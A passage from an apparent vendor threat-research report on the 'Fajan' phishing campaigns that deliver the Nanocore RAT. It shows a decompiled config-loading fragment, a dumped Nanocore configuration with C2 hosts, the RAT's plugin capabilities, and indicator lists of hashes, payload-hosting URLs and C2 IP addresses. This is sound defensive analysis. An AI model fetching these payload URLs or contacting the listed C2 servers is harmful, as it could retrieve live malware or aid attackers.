        num++;
        Array.Copy(array3, num, array5, 0, array5.Length);
        Class8.SetHashValuesFromObject(array5);
        Class8.RegisterPlugins(array4);
        return true;
    }
    return false;
}
```


Nanocore configuration reading function.

Once decrypted, the configuration can be dumped from memory. Alternatively, a Nanocore dumper tool released by Mario Henkel can be used to extract the information from the client without debugging. We extracted the configuration information from the client that shows the version 1.2.2.0 which is one of the cracked versions. The build date for the campaign executed on Feb. 16 was listed as Jan. 11, 2021 and the C2 server used was 79.134.225.33 using the TCP port 83.

```
Successfully extracted Guid from file: 008ee9d4-bcb2-40e1-9d60-ad8036c844be
KeyboardLogging: True
BuildTime: 1/11/2021 1:39:31 PM
Version: 1.2.2.0
Mutex: 5c0a63d8-158f-40e2-8a77-cb1b6e5bf043
DefaultGroup: Black Shadow Test
PrimaryConnectionHost: 79.134.225.33
BackupConnectionHost: nazareen.ddns.net
ConnectionPort: 83
RunOnStartup: False
RequestElevation: False
BypassUserAccountControl: False
ClearZoneIdentifier: True
ClearAccessControl: False
SetCriticalProcess: False
PreventSystemSleep: True
ActivateAwayMode: False
EnableDebugMode: False
RunDelay: 0
ConnectDelay: 4000
RestartDelay: 5000
TimeoutInterval: 5000
KeepAliveTimeout: 30000
MutexTimeout: 5000
LanTimeout: 2500
WanTimeout: 8000
BufferSize: 65535
MaxPacketSize: 10485760
GCThreshold: 10485760
UseCustomDnsServer: True
PrimaryDnsServer: 8.8.8.8
BackupDnsServer: 8.8.4.4
```

Dumped Nanocore configuration.

Nanocore is a modular RAT supporting an ecosystem allowing the developer and its affiliates to use additional plugins embedded into the final payload using the Nanocore Builder tool.




Nanocore GUI displaying the available plugins.

This specific payload was configured to include the following plugins:

- Client Plugin: Handles communications with the C2 server.
- Core Plugin: Additional functions to collect recon about the client.
- Management Plugin: Remote console, remote registry editor, file browser, task manager.
- Network Plugin: Additional network support such as reverse SOCKS proxy.
- Security Plugin: Access to client firewall and anti-malware configuration.
- Surveillance Plugin: Password stealing and keylogging.
- SurveillanceEx Plugin: Remote desktop support, video and audio capture.
- Tools Plugin: Miscellaneous functions, instant messaging, memory and process cleanup.

Conclusion



Infection chains observed in Fajan campaigns.

We've examined sustained campaigns using Bloomberg BNA-themed email messages as the initial infection vector. Fajan's author has been actively developing the campaigns since at least March 2020. We named these campaigns "Fajan" based on the string that may indicate its author, taken from the body of a script payload.

There is not enough information to show if these campaigns are targeted or aiming to attack any user. Currently, we do not have enough information to decide what is the final goal of those campaigns, since the final payload is a RAT with the ability to remotely control infected systems and install additional software.

Nevertheless, we feel it is important to document Fajan's activities to show how the actor is varying TTPs over a period of time and to describe different techniques used to make the campaigns more successful.

Coverage

Ways our customers can detect and block this threat are listed below.

Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cloud Web Security	✓
Cisco Secure Email	✓
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Network Analytics (Stealthwatch)	N/A
Cisco Secure Cloud Analytics (Stealthwatch Cloud)	N/A
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	✓

Cisco Secure Endpoint (AMP) is ideally suited to prevent the execution of the malware used by these threat actors. Exploit Prevention present within AMP is designed to protect customers from unknown attacks such as this automatically.

Cisco Cloud Web Security (CWS) or Cisco Secure Web Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Cisco Secure Firewall (NGFW), Cisco Secure IPS (NGIPS),Cisco ISR andMeraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics helps identify malicious binaries and builds protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase onSnort.org.

IOCs

Emails

05a68d25f6dac9d9379535e372f4ee80ab0e1abdcfbd20354f96a0e4f7b8e988
106dbe72ef7acaa0f8e4429df7946cfde4f2d30b6636b06b18a2becb1ab876e2
11279189ff8d8fb062dc3403a839b2cec9bece61b9d9c052aba5cf53dbac3acd
237d80e40e4a4395677c137d85970143d8d450af5a5df62d5771ca3376c7b61d

417763ac92236dab2bedd5ba4e9b1bc8a288a15225a76ee46541d47df4ea2de0
4efd56fec792f5a1d343a6f0ee1fbe781cfaf73db8fa39198c7b88ecc1cfbcf0
5299baa763bbce965483c36ca43c59106a143c25a35f7bede289b5ead9917932
684825ff3f730d1e7c79ba1ed94b2dc29efad9e279f8dfbeb930acb420d58e41
8951766465a94f2f1cb0f0ae6876b48fe6edc206fc6757bc05fca5ec062bcb49
bcbf399e0ac8faa07c78936a84ae3c6d2759446229af617ab68603b7e37b3559
e07cb3752df3a6872bec769474f499dd4ee1d48a0ef64ba70fd30fd114bf2cfc
e8439ca47547da520ec0a73cccf38de344ce20e29dfb2d7ea27dc55e77e4e559
4a08596cb4a32a59b677cdfcf94af83ba5b9f386822cab9e040c184204e2304a
60cb0a1b71ad72758697f71c93ec3374da7286e2d287fc3930448f87f169741f

Excel attachments

5893cbdb7d3f443668a3d48c3d1ab559d33bafe553e0e988c5d32889276229e5 - 02.16.2021
7bb5a4d74b493666671bda32e8e056a4cc53144b2892ae408c6530c3a9c97b58 - 02.15.2021
d5f5ddf9f82f0b757883d8e0fa319c95f2c30a10436ba820384967822ddd9fc8 - 01.27/28.2021
6c229a383854798275d687519fe363b24f7f568482ca1fc77d68e9aa9c902613 - 06.11.2020
0bea13a67c5cf17b1039823a1835855535bfbd3ac808461ae78fa26f77a79171 - 03.15.2021
e1743dfaefdafb712d6b70d0c31d662359e028805dd5fdfe7a7239e5ce569c1a - 04.17.2020
f59fbaed1d475b840800b2ad5c56ffb984db16c194d2a2c09a7f4d851cb99388 - 02.03.2021
f2b0beea8f515e170a9696c64d86f1ce9b4fd1d8c52c34411421c3cd1989476c - 02.10.2021
87146ae8db88ce1c2b11c0b2896a95f7eeded4b21c88517619bbebbe39791a12 - 05.12.2020
e0250920e3e226a650c027a87ff10dd33295cc1853ad06eb3ea1d7a99a5a96a1 - 08.12.2020
943b70f97713875e8e7bd5487b5dd1aa6745df26ce2eba37737207ee86092b8b - 03.22.2021
4772923cf1f5af42d84a91257cab8d7a9461ba629659b4abe6b9a1b7357d47d4 - 03.08.2021
49e109a4d9fa02c06e9473ee72a3754cfc34591366add7936113dcd6258a8051 - 04.06.2021
bc847cdc5b4f6874f60bdb369ac2fe411df29a815e3028281bfb34263ddda2d8 - 04.12.2021

Payloads and downloaders

570cd232c24dd7733a688f6e7373baf5f493ff65ed198346a6728b79551c77b1 - Dropped by
49e109a4d9fa02c06e9473ee72a3754cfc34591366add7936113dcd6258a8051
f95c808947724e26359848c28a25dfd2881f4f3bdd9d861e1990b66abeade09e - Dropped by
5893cbdb7d3f443668a3d48c3d1ab559d33bafe553e0e988c5d32889276229e5
128644d8ea3bbcaac05e927288d20bb91cd344fda0e422f9aab34e63b3bb07f2 - Dropped by
0bea13a67c5cf17b1039823a1835855535bfbd3ac808461ae78fa26f77a79171
fc13c0b783207753c85cfe8d31bc214a187606933586ca36d502d113e87f5ea2 - VBS
downloader dropped by
7bb5a4d74b493666671bda32e8e056a4cc53144b2892ae408c6530c3a9c97b58
0aaab7302254def2fe9449364995eb95b9c3896fe435a701a129556b845e0cd6 - Dropped by
943b70f97713875e8e7bd5487b5dd1aa6745df26ce2eba37737207ee86092b8b
120e6fe44d30a8fb22882ac084669ccae70379f8e70569b5b8efd8bf305f8380 - Dropped by
d5f5ddf9f82f0b757883d8e0fa319c95f2c30a10436ba820384967822ddd9fc8
e924952bacf7d5d5f076a8a4529a1e3934c0224d09b57d6616b6b5ec7f39a478 - Payload
simple VBS RAT

11aec399f195ab749cf2b7005e5ca7389b513aa08e0d67a72fb970f88730a657 - NanoCore DLLLoader/Injector from VB source
66fe2551210e4aa15195e49a1d16e19a5cd5dbe53d5605c7b4cc72d2dc015566 - NanoCore Payload
52f152ea653f725d55da186ee416408c2ee8a55b31119a50a5693aea0449ecab - Payload downloaded from https://k.top4top.io/p_1893s178y1.jpg
3b07a293b7a9a3dfd5371c13e5691a3275f914429e2d9e33d834055e9ddc38ba - NanoCore RAT PowerShell main loader

URLs

https://e.top4top.io/m_1593v3zvv1.mp4 - Payload
https://k.top4top.io/p_1893s178y1.jpg - Payload
https://pastebin.com/raw/STGGsHfq - Pastebin PowerShell
https://pastebin.com/raw/fASw9wCZ - Pastebin PowerShell
https://pastebin.com/raw/TB8DyWCt - Pastebin PowerShell
https://pastebin.com/raw/v3YMf04z - Pastebin PowerShell
https://pastebin.com/raw/MESH21tR - Pastebin PowerShell
https://i.top4top.io/p_1869b2cpe1.jpg - NanoCore RAT VB.NET source
https://blob-ap-south-1-ukyez4.s3.ap-south-1.amazonaws.com/sara/0e/0e4d/0e4d1215-3079-468d-9188-6eb6a8e0df14.bin?response-content-disposition=attachment%3B%20filename%3D%22news.vbs%22&response-content-type=&X-Amz-Content-Sha256=UNSIGNED-PAYLOAD&X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAI75SICYCOZ7DPWTA%2F20200417%2Fap-south-1%2Fs3%2Faws4_request&X-Amz-Date=20200417T170615Z&X-Amz-SignedHeaders=host&X-Amz-Expires=1800&X-Amz-Signature=9fbebca4d882e098045c835add71a9b652dfddd7f0fb529974116f4066ac8f0a - Payload on S3
https://d.top4top.io/m_15684cm0o1.mp3 - Payload

IP addresses

194.37.97.172 C2 -server - Romania
194.37.97.135 C2 -server - Romania, Netwire, RevengeRAT,
89.40.206.121 C2 -server - Romania
79.134.225.33:83 -C2 server - Nanocore - Switzerland, known C2 IP for other families such as XpertRAT